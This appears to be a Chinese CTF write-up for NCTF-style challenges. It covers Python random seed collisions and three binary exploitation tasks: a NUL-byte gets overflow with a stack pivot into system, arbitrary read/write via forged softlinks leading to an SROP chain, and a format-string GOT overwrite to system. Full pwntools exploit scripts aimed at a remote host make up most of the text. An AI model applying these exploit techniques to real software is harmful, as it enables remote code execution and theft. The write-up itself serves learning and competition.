也就是说，正数 `x` 和负数 `-x` 虽然数值不同，但会生成完全相同的随机序列

因此只要服务端给出：seed = s

直接回：-s

就满足：

1. `-s != s`
2. `random.seed(s)` 与 `random.seed(-s)` 后续生成的随机数完全相同

于是直接过题

Exp

代码块

```python
import re
import socket
import sys


HOST = sys.argv[1] if len(sys.argv) > 1 else "114.66.24.221"
PORT = int(sys.argv[2]) if len(sys.argv) > 2 else 36897


def recv_until(sock: socket.socket, marker: bytes) -> bytes:
    data = b""
    while marker not in data:
        chunk = sock.recv(4096)
        if not chunk:
            raise ConnectionError("remote closed connection")
        data += chunk
    return data

```

```python
def main() -> None:
    with socket.create_connection((HOST, PORT)) as sock:
        data = recv_until(sock, b"Give me your seed: ")
        match = re.search(rb"Here is my seed: (\d+)", data)
        if not match:
            raise ValueError(f"seed not found in response: {data!r}")

        seed = int(match.group(1))
        answer = -seed
        sock.sendall(f"{answer}\n".encode())

        response = b""
        while True:
            chunk = sock.recv(4096)
            if not chunk:
                break
            response += chunk

    print(response.decode("utf-8", errors="ignore"))


if __name__ == "__main__":
    main()
```

flag{423a33d5-b03e-43f2-b3d7-e42ac47f99cb}

Encryption

附件是一个 64 位 ELF，依赖里有一份共享库

`checksec`：

代码块

```
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE
```

很像一题可打二进制利用的程序了

主流程大致如下：

```c
int main() {
    setvbuf(stdin,  NULL, 2, 0);
    setvbuf(stdout, NULL, 2, 0);
    setvbuf(stderr, NULL, 2, 0);

    srand(time(NULL));
    rand_bytes(key, 16);
    init(ctx, key);

    puts("Welcome to the Encrypt Machine ...");
    puts("Enter plaintext in chars (max 64 chars):");

    gets(input);

    len = strlen(input);
    if (len > 64) {
        puts("Plaintext too long!");
        exit(1);
    }

    pad(input_copy);
    encrypt(ctx, input_copy, out, padded_len);
    print_hex(out);

    load_flag();
    pad(flag_copy);
    encrypt(ctx, flag_copy, flag_out, padded_len);
    print_hex(flag_out);

    return 0;
}
```

程序会先输出用户输入的密文，再输出 flag 的密文。

`0x4015ba` 这段逻辑非常关键

1. 优先尝试读取 `/flag`
2. 如果读不到，就读环境变量 `GZCTF_FLAG`
3. 再不行就用测试串 `nctf{test_flag}`
4. 最后把 flag 拷贝到全局地址 `0x404120`

也就是说：flag 明文在程序运行过程中，会出现在.bss 的 0x404120

程序里有个非常显眼的函数，它内部拼接并执行：

```
代码块
1   su ctf -s /bin/sh
```

感觉是后门函数，但后来发现它会降权到 ctf

`/flag` 的权限是：

```
代码块
1   -rw------- 1 root root 43 /flag
```

所以直接 ret2win 只能拿到 `ctf` shell， `cat /flag` 还是会报：

```
代码块
1   cat: /flag: Permission denied
```

因此 `ret2win` 只是中间路线，不是最终路线。

程序的伪安全逻辑是：

```
代码块
1   gets(input);
2   if (strlen(input) > 64) exit(1);
```

如果是本地终端，这个检查还勉强像回事，因为终端不好直接输入 `\x00` 。

但远程服务走的是 socket，可以直接发原始字节流：

```
代码块
1   payload = b"\x00" + b"A" * 1000 + b"\n"
```

效果是：

1. `gets()` 会继续把后面的 `A` 全部写进栈里
2. `strlen()` 从第一个 `\x00` 开始就认为长度是 0
3. 于是长度检查通过
4. 但栈已经被覆盖了

从 `main` 的反汇编能看出：

- 输入缓冲区起点：`[rbp-0x3e0]`
- 保存的 `rbp`：`[rbp]`
- 返回地址：`[rbp+8]`

所以偏移就是：

- 到 saved `rbp`：`0x3e0 = 992`
- 到 saved `rip`：`0x3e8 = 1000`

也就是：

代码块

```
offset(saved_rbp) = 992
offset(saved_rip) = 1000
```

这是后面构造 payload 的基础

想确认漏洞链是否成立，先打隐藏函数。

注意 64 位下栈对齐问题，进入 `0x40143a` 前需要先垫一个 `ret`，否则 `system()` 这类调用经常静默失败。

代码块

```
payload = (
    b"\x00" +
    b"A" * 999 +
    p64(0x40101a) +   # ret
    p64(0x40143a) +   # win
    b"\n"
)
```

打通后可以拿到 `ctf` shell，执行 `id` 会看到：

```
代码块
1   uid=1001(ctf) gid=1001(ctf) groups=1001(ctf)
```

这一步说明：

- NUL 绕过成立
- RIP 可控
- 程序可以稳定跑到返回点

但这条路还拿不到 flag，因为 shell 已经不是 root 了。

实际打出来的进程关系大概是：

```
代码块
1   main (root)
2     └─ sh (root)
3         └─ su (root)
4             └─ sh (ctf)
```

而 `/flag` 是：

```
代码块
1   -rw------- 1 root root 43 /flag
```

在 `ctf` shell 里直接读 flag 会失败，最终 payload 必须让 root 权限的原始 main进程自己去泄露 flag

这里要利用程序里现成的一段代码， `0x401488` 开始是：

```
代码块
1   401488: lea    rax,[rbp-0x30]
2   40148c: mov    rdi,rax
3   40148f: call   system@plt
```

这段代码的含义非常直接：

```
代码块
1   system(rbp - 0x30);
```

所以如果能控制：

- `saved rbp`
- `saved rip`

那么就可以让程序返回后直接执行：

```
代码块
1   system(0x404120);
```

而 `0x404120` 正好是 flag 明文所在地址

只要让：

```
代码块
1   fake_rbp - 0x30 = 0x404120
```

所以：

```
代码块
1   fake_rbp = 0x404150
```

然后把 RIP 改成 `0x401488` 即可。

当 `system(0x404120)` 被 root 进程调用时，shell 会尝试把 flag 字符串当命令执行。

因为 flag 不是合法命令，所以会直接报错：

```
代码块
1   sh: 1: flag{472809fd-436f-4cbb-8a46-99bdea0ae46a}: not found
```

这个报错本身就把 flag 原样泄露出来了

Exp

代码块

```python
from pwn import *
import re
import sys

HOST = sys.argv[1] if len(sys.argv) > 1 else "114.66.24.221"
PORT = int(sys.argv[2]) if len(sys.argv) > 2 else 38937

context.log_level = "info"

CALL_SYSTEM_WITH_RBP = 0x401488
FAKE_RBP = 0x404150

payload = (
    b"\x00" +
    b"A" * 991 +
    p64(FAKE_RBP) +
    p64(CALL_SYSTEM_WITH_RBP) +
    b"\n"
)

io = remote(HOST, PORT)
io.recvuntil(b"chars):")
io.send(payload)
data = io.recvall(timeout=5).decode("latin1", errors="ignore")
print(data)

m = re.search(r"(flag\\{[^\\n\\r}]+\\})", data)
if m:
    print("FLAG =", m.group(1))
```

flag{472809fd-436f-4cbb-8a46-99bdea0ae46a}

RNG GAME revenge

revenge 版补上了两个限制：不允许负数输入和输入 seed 不能大于 `2^256`

连接远端后，服务会输出：

代码块

```
Welcome RNG GAME!!

In this game, I'll give you a seed that I used to generate a random number, and you need to give me a different seed that can generate the same random number. If you can do it, you will get the flag!!

Here is my seed: 24595679286922356007620865426488342980 6
```

```
6   Give me your seed:
```

做几组基本测试，发现：

- 输入相同 seed，会返回 `Don't use the same seed!!`
- 输入负数，会返回 `Seed is too small!!`
- 输入非常大的数，会返回 `Seed is too big!!`
- 输入普通不同整数，会返回 `Game over!!`

进一步测边界，可以确认：

- 合法范围是 `0 <= seed <= 2^256`
- `2^256 + 1` 会被拒绝

  另外，如果输入非法字符串，比如 `abc`，远端会直接报 traceback：

  代码块

```
1   Traceback (most recent call last):
2     File "/app/run", line 19, in <module>
3       seed2 = int(input("Give me your seed: "))
4   ValueError: invalid literal for int() with base 10: 'abc'
```

这说明服务端把输入先做了 `int(...)` 转换，然后再走后续逻辑。

结合所有回显，基本可以还原成下面这种结构：

代码块

```
1   import random
2
3   seed = ...
4   print(f"Here is my seed: {seed}")
5
6   random.seed(seed)
7   target = ...
8
9   seed2 = int(input("Give me your seed: "))
10  if seed2 < 0:
11      print("Seed is too small!!")
12      exit()
13  if seed2 > 2**256:
14      print("Seed is too big!!")
15      exit()
16  if seed2 == seed:
17      print("Don't use the same seed!!")
```

```
    exit()

random.seed(seed2)
if ... == target:
    print(flag)
else:
    print("Game over!!")
```

关键点在于：题目比较的不是“seed 是否相同”，而是“seed 初始化后的随机数是否相同”。

对于整数 seed，CPython 会把它拆成若干个32 位小端 word，然后调用 MT19937 的 `init_by_array()`。

假设：

seed = w0 + w1 * 2^32 + w2 * 2^64 + ...

那么传进去的 key 数组就是：

[w0, w1, w2, ...]

其中 `w0` 是最低 32 位。

Mersenne Twister 参考实现里的第一轮混合是：

代码块

```
mt[i] = (mt[i] ^ ((mt[i-1] ^ (mt[i-1] >> 30)) * 1664525U))
          + init_key[j] + j;
```

这里决定 key 注入效果的，不是单独的 `init_key[j]`，而是：

代码块

```
init_key[j] + j
```

是本题最关键的突破口。

题目给的 seed 落在 `0 ~ 2^128-1`，所以它最多只会被拆成 4 个 32 位 word。

记原始 word 数组为：[w0, w1, ..., w(m-1)]

其中 `m` 是实际 word 数量，`m <= 4`。

构造一个更长的新数组：

```
代码块
1   w0, w1, ..., w(m-1), w0-m, w1-m, ..., w(m-1)-m]   (mod 2^32)
```

也就是把原数组复制一份，并让后半段每个 word 都减去 `m`。

此时新数组长度变成 `2m`。

原数组在第一轮里喂进去的序列是：

w0+0, w1+1, ..., w(m-1)+(m-1), w0+0, w1+1, ...

新数组在第一轮里喂进去的序列是：

w0+0
w1+1
...
w(m-1)+(m-1)
(w0-m)+m
(w1-m)+(m+1)
...
(w(m-1)-m)+(2m-1)

把后半段化简一下：

(w_i - m) + (i + m) = w_i + i

所以新数组整轮喂进去的值序列，和原数组逐项完全一致。

而 `init_by_array()` 的第二轮不再依赖 key，只依赖第一轮结束后的 `mt` 状态。

因此：

1. 第一轮状态一致
2. 第二轮状态也一致
3. 最终 MT 内部状态完全一致

于是之后生成的所有随机数也都会完全相同。

把原 seed 按 32 位切成小端数组后，直接按上面的公式构造新数组，再拼回整数即可。

比如：

```
代码块
1   MASK32 = (1 << 32) - 1
2
3   words = split_words(seed)
4   m = len(words)
```

```
lifted = words + [((w - m) & MASK32) for w in words]
seed2 = join_words(lifted)
```

因为原 seed 最多 4 个 word，所以新 seed 最多 8 个 word，也就是最多 256 bit，刚好仍然满足题目的输入范围限制。

本地验证

可以直接在本地验证两个 seed 的内部状态完全相同：

代码块

```
import random

seed = 24595679286922356007620865426488342980 6
seed2 = 836947595299826058153266928177946892787728632422083260953705876413110424211 66

r1 = random.Random(seed)
r2 = random.Random(seed2)

print(r1.getstate() == r2.getstate())   # True
print(r1.getrandbits(32) == r2.getrandbits(32))   # True
print(r1.getrandbits(64) == r2.getrandbits(64))   # True
print(r1.getrandbits(256) == r2.getrandbits(256)) # True
```

脚本如下：

代码块

```
import re
import socket
import sys

HOST = sys.argv[1] if len(sys.argv) > 1 else "114.66.24.221"
PORT = int(sys.argv[2]) if len(sys.argv) > 2 else 43658
MASK32 = (1 << 32) - 1

def recv_until(sock: socket.socket, marker: bytes) -> bytes:
    data = b""
    while marker not in data:
        chunk = sock.recv(4096)
        if not chunk:
```

```
            raise ConnectionError("remote closed connection")
        data += chunk
    return data

def split_words(seed: int) -> list[int]:
    if seed == 0:
        return [0]
    word_count = (seed.bit_length() + 31) // 32
    return [(seed >> (32 * i)) & MASK32 for i in range(word_count)]

def join_words(words: list[int]) -> int:
    seed = 0
    for i, word in enumerate(words):
        seed |= (word & MASK32) << (32 * i)
    return seed

def equivalent_seed(seed: int) -> int:
    words = split_words(seed)
    m = len(words)

    # For MT's init_by_array(), the first mixing loop uses init_key[j] + j.
    # Duplicating the key and subtracting m from the second block keeps that
    # whole sequence unchanged, so the initialized MT state is identical.
    lifted = words + [((word - m) & MASK32) for word in words]
    seed2 = join_words(lifted)
    if seed2 != seed:
        return seed2

    # Extremely rare degeneracies where the appended block is all zero.
    if m == 1:
        lifted = words + [((words[0] - 1) & MASK32), ((words[0] - 2) & MASK32)]
        return join_words(lifted)
    if m == 2:
        lifted = (
            words
            + [((word - 2) & MASK32) for word in words]
            + [((word - 4) & MASK32) for word in words]
        )
        return join_words(lifted)

    raise ValueError("hit a degenerate seed; reconnect and try again")

def main() -> None:
    with socket.create_connection((HOST, PORT)) as sock:
        data = recv_until(sock, b"Give me your seed: ")
        match = re.search(rb"Here is my seed: (\d+)", data)
        if not match:
```

```
61                 raise ValueError(f"seed not found in response: {data!r}")
62
63             seed = int(match.group(1))
64             answer = equivalent_seed(seed)
65             sock.sendall(f"{answer}\n".encode())
66
67             response = b""
68             while True:
69                 chunk = sock.recv(4096)
70                 if not chunk:
71                     break
72                 response += chunk
73
74         print(response.decode("utf-8", errors="ignore"))
75
76     if __name__ == "__main__":
77         main()
78
```

flag{4afd2039-f6b6-43f6-98a2-44c59e9787f1}

Pwn

VFS_Stack

核心漏洞在 `cmd_softlink`。

它会把源文件内容解释成下面这种结构：

代码块

```
1   struct fake_link_blob {
2       uint64_t ptr;
3       uint32_t size;
4       uint32_t admin;
5       char tag[6];   // "LNKPTR"
6   };
```

检查逻辑大意是：

1. 源文件必须存在

2. 源文件不能是 softlink
3. `src->size > 0x17`
4. `memcmp(src->data + 0x10, "LNKPTR", 6) == 0`

然后新建的 softlink inode 会直接取：`new->data = *(uint64_t *)(src->data)` 和 `new->size = *(uint32_t *)(src->data + 8)`

而且如果源文件是普通文件，`admin_only` 不会继承，默认就是 `0`。

所以可以先 `TOUCH a`，再 `WRITE a` 写入伪造的 `fake_link_blob`，然后 `SOFTLINK a b`，这样 `b` 就会变成一个“任意地址、任意大小”的文件。

于是：`READ b n` = 任意地址读，`WRITE b n` = 任意地址写

先把 softlink 指到 `write@got`：`write@got = 0x405010`

读出实际地址后：

```
代码块
1   libc_base = leak_write - libc.sym["write"]
```

再把 softlink 指到：

```
代码块
1   libc_base + libc.sym["environ"]
```

读出 `environ` 指向的栈地址。

`menu_loop` 退出时会 `leave; ret`，返回到 `vfs_sandbox` 中的地址 `0x402c68`。

有了任意读之后，直接从：

```
代码块
1   environ - 0x40000
```

开始读一大块栈内存，搜索：返回地址 `0x402c68`，并用前面的欢迎字符串地址 `0x4033f4` 做锚点确认

拿到这个返回地址所在的真实栈地址后，就可以直接覆盖它。

因为 seccomp 放行了 `rt_sigreturn`，最稳的做法是 SROP。

用两个 libc gadget：`libc + 0x45331` : `mov eax, 0xf ; syscall`，`libc + 0x98fb6` : `syscall ; ret`

把 `menu_loop` 的返回地址改成 `mov eax, 0xf ; syscall`，这样 `QUIT` 之后函数一返回，就会执行一次 `rt_sigreturn`。

随后布置 4 个假的 `SigreturnFrame`：

1. `open("/flag", 0, 0)`
2. `read(3, buf, 0x100)`
3. `write(0, buf, 0x100)`
4. `exit(0)`

这里默认 `open` 返回 fd `3`，远程环境实际也是这样。

因为单次 `WRITE` 最多只能写 `0x400`，所以我把 ROP/SROP 数据拆成两段：

- 第一段：4 个 SROP stage，正好 `0x400`
- 第二段：`/flag` 字符串和读缓冲区

最后发 `QUIT`，程序正常退出菜单并落到写好的 SROP 链上，直接把 flag 打回 socket。

脚本如下：

代码块

```python
from pwn import *


context.clear(arch="amd64", os="linux")

HOST = args.HOST or "114.66.24.221"
PORT = int(args.PORT or 46285)

elf = ELF("./pwn", checksec=False)
libc = ELF("./libc.so.6", checksec=False)

PROMPT = b"vfs> "

SOURCE = b"a"
WRITE_GOT_LINK = b"b"
ENVIRON_LINK = b"c"
STACK_SCAN_LINK = b"d"
ROP_LOW_LINK = b"e"
ROP_HIGH_LINK = b"f"

WRITE_GOT = elf.got["write"]
RET_MENU = 0x402C68
WELCOME_STR = 0x4033F4

MOV_EAX_15 = 0x45331
```

```python
SYSCALL_RET = 0x98FB6

FRAME_LEN = 8 + len(bytes(SigreturnFrame()))
assert FRAME_LEN == 0x100


def send_cmd(io, line):
    io.sendline(line)
    return io.recvuntil(PROMPT)


def touch(io, name):
    out = send_cmd(io, b"TOUCH " + name)
    if b"OK\n" not in out:
        raise RuntimeError(f"touch failed: {out!r}")


def write_file(io, name, data):
    io.sendline(b"WRITE " + name + b" " + str(len(data)).encode())
    io.recvuntil(b"READY\n")
    io.send(data)
    out = io.recvuntil(PROMPT)
    if b"OK\n" not in out:
        raise RuntimeError(f"write failed: {out!r}")


def read_file(io, name, size):
    io.sendline(b"READ " + name + b" " + str(size).encode())
    header = io.recvline()
    expect = b"DATA " + str(size).encode() + b"\n"
    if header != expect:
        raise RuntimeError(f"unexpected read header: {header!r}")
    data = io.recvn(size)
    io.recvuntil(PROMPT)
    return data


def make_softlink(io, dst_name, addr, size=0xFFFFFFFF):
    blob = flat(
        p64(addr),
        p32(size & 0xFFFFFFFF),
        p32(0),
        b"LNKPTR",
        b"XX",
    )
    write_file(io, SOURCE, blob)
    out = send_cmd(io, b"SOFTLINK " + SOURCE + b" " + dst_name)
```

```
    if b"OK\n" not in out:
        raise RuntimeError(f"softlink failed: {out!r}")


def build_frame(next_rsp, rax, rdi, rsi, rdx, rip):
    frame = SigreturnFrame()
    frame.rax = rax
    frame.rdi = rdi
    frame.rsi = rsi
    frame.rdx = rdx
    frame.rsp = next_rsp
    frame.rip = rip
    return bytes(frame)


def build_srop(libc_base, chain_base, path):
    trigger = libc_base + MOV_EAX_15
    syscall_ret = libc_base + SYSCALL_RET

    stage1 = chain_base
    stage2 = chain_base + 0x100
    stage3 = chain_base + 0x200
    stage4 = chain_base + 0x300
    data_base = chain_base + 0x400

    path_addr = data_base
    buf_addr = data_base + 0x100

    chunk1 = flat(
        p64(trigger),
        build_frame(stage2, constants.SYS_open, path_addr, 0, 0, syscall_ret),
        p64(trigger),
        build_frame(stage3, constants.SYS_read, 3, buf_addr, 0x100,
syscall_ret),
        p64(trigger),
        build_frame(stage4, constants.SYS_write, 0, buf_addr, 0x100,
syscall_ret),
        p64(trigger),
        build_frame(0, constants.SYS_exit, 0, 0, 0, syscall_ret),
    )
    assert len(chunk1) == 0x400

    chunk2 = path.ljust(0x100, b"\x00") + b"\x00" * 0x100
    return chunk1, chunk2


def find_menu_ret(scan, scan_base):
```

```
    needle = p64(RET_MENU)
    start = 0
    while True:
        idx = scan.find(needle, start)
        if idx == -1:
            break
        if idx >= 0x18 and scan[idx - 0x18:idx - 0x10] == p64(WELCOME_STR):
            return scan_base + idx
        start = idx + 1
    idx = scan.find(needle)
    if idx == -1:
        raise RuntimeError("menu_loop return address not found")
    return scan_base + idx


def run_once(host, port, path):
    io = remote(host, port)
    io.recvuntil(PROMPT)

    touch(io, SOURCE)
    make_softlink(io, WRITE_GOT_LINK, WRITE_GOT, 8)
    write_addr = u64(read_file(io, WRITE_GOT_LINK, 8))
    libc_base = write_addr - libc.sym["write"]

    make_softlink(io, ENVIRON_LINK, libc_base + libc.sym["environ"], 8)
    environ_stack = u64(read_file(io, ENVIRON_LINK, 8))

    scan_base = environ_stack - 0x40000
    make_softlink(io, STACK_SCAN_LINK, scan_base)
    scan = read_file(io, STACK_SCAN_LINK, 0x40000)
    ret_addr = find_menu_ret(scan, scan_base)

    make_softlink(io, ROP_LOW_LINK, ret_addr)
    make_softlink(io, ROP_HIGH_LINK, ret_addr + 0x400)

    chunk1, chunk2 = build_srop(libc_base, ret_addr, path)
    write_file(io, ROP_LOW_LINK, chunk1)
    write_file(io, ROP_HIGH_LINK, chunk2)

    io.sendline(b"QUIT")
    out = io.recvrepeat(1.5)
    io.close()
    return out


def looks_good(data):
    body = data.replace(b"bye\n", b"").split(b"\x00", 1)[0].strip(b"\r\n")
```

```
    if not body:
        return False
    if b"flag{" in body.lower() or b"nctf{" in body.lower():
        return True
    return any(0x20 <= b < 0x7F for b in body)


def main():
    if args.PATH:
        paths = [args.PATH.encode()]
    else:
        paths = [
            b"/flag",
            b"./flag",
            b"flag",
            b"/home/ctf/flag",
            b"/home/pwn/flag",
            b"/app/flag",
        ]

    for path in paths:
        log.info(f"trying path: {path.decode(errors='ignore')}")
        out = run_once(HOST, PORT, path + b"\x00")
        cleaned = out.replace(b"bye\n", b"").split(b"\x00", 1)[0].strip(b"\r\n")
        if cleaned:
            print(cleaned.decode("latin1", errors="ignore"))
        else:
            print(out.decode("latin1", errors="ignore"))
        if looks_good(out):
            break


if __name__ == "__main__":
    main()
```

默认就会优先尝试 `/flag`，本题远程直接成功。

显式指定：

代码块

```
python exploit.py PATH=/flag
```

得到：nctf{4n_1N73R3571n9_U53_OF_FuNc71on_P7r}

checkin

题目二进制保护如下：

代码块

```
Arch:       amd64-64-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
SHSTK:      Enabled
IBT:        Enabled
Stripped:   No
```

其中最重要的是：`No PIE`：程序基址固定，`main`、GOT 地址固定，`Partial RELRO`：GOT 可写，`NX enabled`：不能直接上栈执行 shellcode，但这题根本不需要

程序主逻辑非常简单，`main` 基本等价于：

代码块

```
puts("Please checkin first");
read(0, buf, 0x100);
printf(buf);
_exit(0);
```

可以看出：输入被直接当作 `printf` 的格式串使用；不存在栈溢出；漏洞点就是 `printf(buf)`

整体利用链如下：

1. 利用格式化字符串修改 `_exit@got -> main`
2. 让程序从“执行一次就退出”变成“每次执行完又回到 `main`”
3. 再次利用格式串泄漏 libc 地址
4. 计算出 `system` 地址
5. 修改 `printf@got -> system`
6. 发送 `cat /flag` 或 `/bin/sh`，程序实际调用的就不再是 `printf`，而是 `system`

根据附件可得到：

代码块

```
main      = 0x4011b6
```

```
_exit@got = 0x404000
printf@got= 0x404010
buf       = 0x404080
```

因为程序没有 PIE，这些地址在本地和远程都是固定的。

原程序在 `printf(buf)` 之后会调用 `_exit(0)`，也就是说只能交互一次并且一旦第一次 payload 执行完，连接就结束

而格式化字符串题通常需要多轮操作：第一轮做准备，第二轮泄漏，第三轮改函数指针，第四轮执行命令

所以，第一件事就是让程序“循环起来”。

最自然的做法就是：

代码块

```
_exit@got -> main
```

这样 `main` 结尾本来调用的是 `_exit`，但 GOT 被我们改掉以后，实际跳到的是 `main`，程序就再次输出：

代码块

```
Please checkin first
```

核心构造在脚本里是这个函数：

代码块

```
def build_chain_payload(target_ptr, value16, mid_c=18):
    parts = []
    count = 0

    parts.append("%c" * 4)
    count += 4

    pad1 = target_ptr - count
    if pad1 <= 0:
        pad1 += 0x100000000
    parts.append(f"%{pad1}c")
    count += pad1
    parts.append("%ln")

    parts.append("%c" * mid_c)
```

```
    count += mid_c

    pad2 = (value16 - (count % 0x10000)) % 0x10000
    if pad2 == 0:
        pad2 = 0x10000
    parts.append(f"%{pad2}c")
    count += pad2
    parts.append("%hn")

    return ("".join(parts)).encode()
```

这个原语的思想是：

1. 先用若干 `%c` 消耗栈上的参数
2. 通过一个超大的 `%<num>c`，把“当前已输出字符数”调成我们想要的值
3. 用 `%ln` 把这个值写到某个栈上伪造出来的指针位置
4. 再继续调整输出字符数
5. 用 `%hn` 向目标地址写入低 2 字节

因为我们最终只需要把低 16 位改成指定值，所以 `%hn` 足够用了。

第一轮的目标是：

代码块

```
*(_exit@got) = main
```

这里实际上只需要写入 `main` 的低 16 位：

代码块

```
main = 0x4011b6
low16(main) = 0x11b6
```

由于程序本身地址在低地址区、没有 PIE，所以 `_exit@got` 改成这个值后，足够让调用落回程序的 `main`。

脚本中这一段是：

代码块

```
exit_got = elf.got["_exit"]
main_addr = elf.symbols["main"] & 0xffff
payload = build_chain_payload(exit_got, main_addr, mid_c=18)
```

```
4   send_stage(io, payload)
5   recv_prompt(io, timeout=8.0)
```

执行成功后，程序会重新输出：

```
代码块
1   Please checkin first
```

这就说明循环已经建立成功。

程序进入第二轮后，我们就可以开始拿 libc 地址。

这里最直接的办法就是发一串 `%p`：

```
代码块
1   payload = b"%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p"
```

脚本里取的是第 9 个泄漏值：

```
代码块
1   leak = int(line[8], 16)
```

在远程调试时，这个值稳定对应到 `__libc_start_call_main` 返回附近，偏移为：

```
代码块
1   LIBC_START_CALL_MAIN_RET = 0x2A1CA
```

于是：

```
代码块
1   libc_base = leak9 - LIBC_START_CALL_MAIN_RET
2   system = libc_base + libc.symbols["system"]
```

这一步之后，我们就得到了远程 `system` 的真实地址。

正常来说，如果我们能把：

```
printf@got -> system
```

那么下一次程序执行printf(buf)，就等价于system(buf)

于是只要传入：cat /flag就可以拿 shell 或直接读 flag。

把 `printf@got` 改成 `system` 后，再发一轮输入：

代码块

```
send_stage(io, b"cat /flag\x00")
```

程序表面上还是在执行：

代码块

```
printf(buf);
```

但实际上已经变成了：

代码块

```
system("cat /flag");
```

远程返回结果：

代码块

```
flag{900d_W0rK_f0R_cH3ck1n!_574R7_Y0Ur_NC7F_pl33Z}
```

脚本如下：

代码块

```
from pwn import *
import sys

HOST = "114.66.24.221"
PORT = 35546
PROMPT = b"Please checkin first\n"
STAGE_SIZE = 0x100

elf = ELF("./pwn")
```

```python
libc = ELF("./libc.so.6")

context.log_level = "info"
context.timeout = 2.0

LIBC_START_CALL_MAIN_RET = 0x2A1CA


def parse_host_port():
    host = HOST
    port = PORT
    if len(sys.argv) >= 2 and ":" in sys.argv[1]:
        host, port_s = sys.argv[1].split(":", 1)
        port = int(port_s)
    return host, port


def build_chain_payload(target_ptr, value16, mid_c=18):

    parts = []
    count = 0


    parts.append("%c" * 4)
    count += 4


    pad1 = target_ptr - count
    if pad1 <= 0:
        pad1 += 0x100000000
    parts.append(f"%{pad1}c")
    count += pad1
    parts.append("%ln")

    parts.append("%c" * mid_c)
    count += mid_c


    pad2 = (value16 - (count % 0x10000)) % 0x10000
    if pad2 == 0:
        pad2 = 0x10000
    parts.append(f"%{pad2}c")
    count += pad2


    parts.append("%hn")

```

```
    return ("".join(parts)).encode()


def recv_prompt(io, timeout=5.0):
    return io.recvuntil(PROMPT, timeout=timeout)


def send_stage(io, payload):
    if len(payload) >= STAGE_SIZE:
        raise ValueError(f"payload too long: {len(payload)}")
    io.send(payload.ljust(STAGE_SIZE, b"\x00"))


def leak_libc(io):
    payload = b"%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p"
    send_stage(io, payload)
    data = recv_prompt(io, timeout=3.0)
    line = data[:-len(PROMPT)].split(b".")
    if len(line) < 9:
        raise ValueError(f"short leak: {data!r}")

    try:
        leak = int(line[8], 16)
    except ValueError as exc:
        raise ValueError(f"bad leak line: {data!r}") from exc

    return leak


def main():
    host, port = parse_host_port()
    io = remote(host, port)
    recv_prompt(io)


    exit_got = elf.got["_exit"]
    main_addr = elf.symbols["main"] & 0xffff
    payload = build_chain_payload(exit_got, main_addr, mid_c=18)
    send_stage(io, payload)
    recv_prompt(io, timeout=8.0)
    log.success("_exit@got -> main (loop enabled)")


    leak9 = leak_libc(io)
    libc_base = leak9 - LIBC_START_CALL_MAIN_RET
    system = libc_base + libc.symbols["system"]
    log.info("leak9=0x%x libc_base=0x%x system=0x%x", leak9, libc_base, system)
```

```
104
105
106         printf_got = elf.got["printf"]
107         payload = build_chain_payload(printf_got, system & 0xffff, mid_c=0)
108         send_stage(io, payload)
109         recv_prompt(io, timeout=12.0)
110         log.info("printf@got low16 => 0x%x", system & 0xffff)
111
112         send_stage(io, b"/bin/sh\x00")
113         io.interactive()
114
115
116     if __name__ == "__main__":
117         main()
118
```

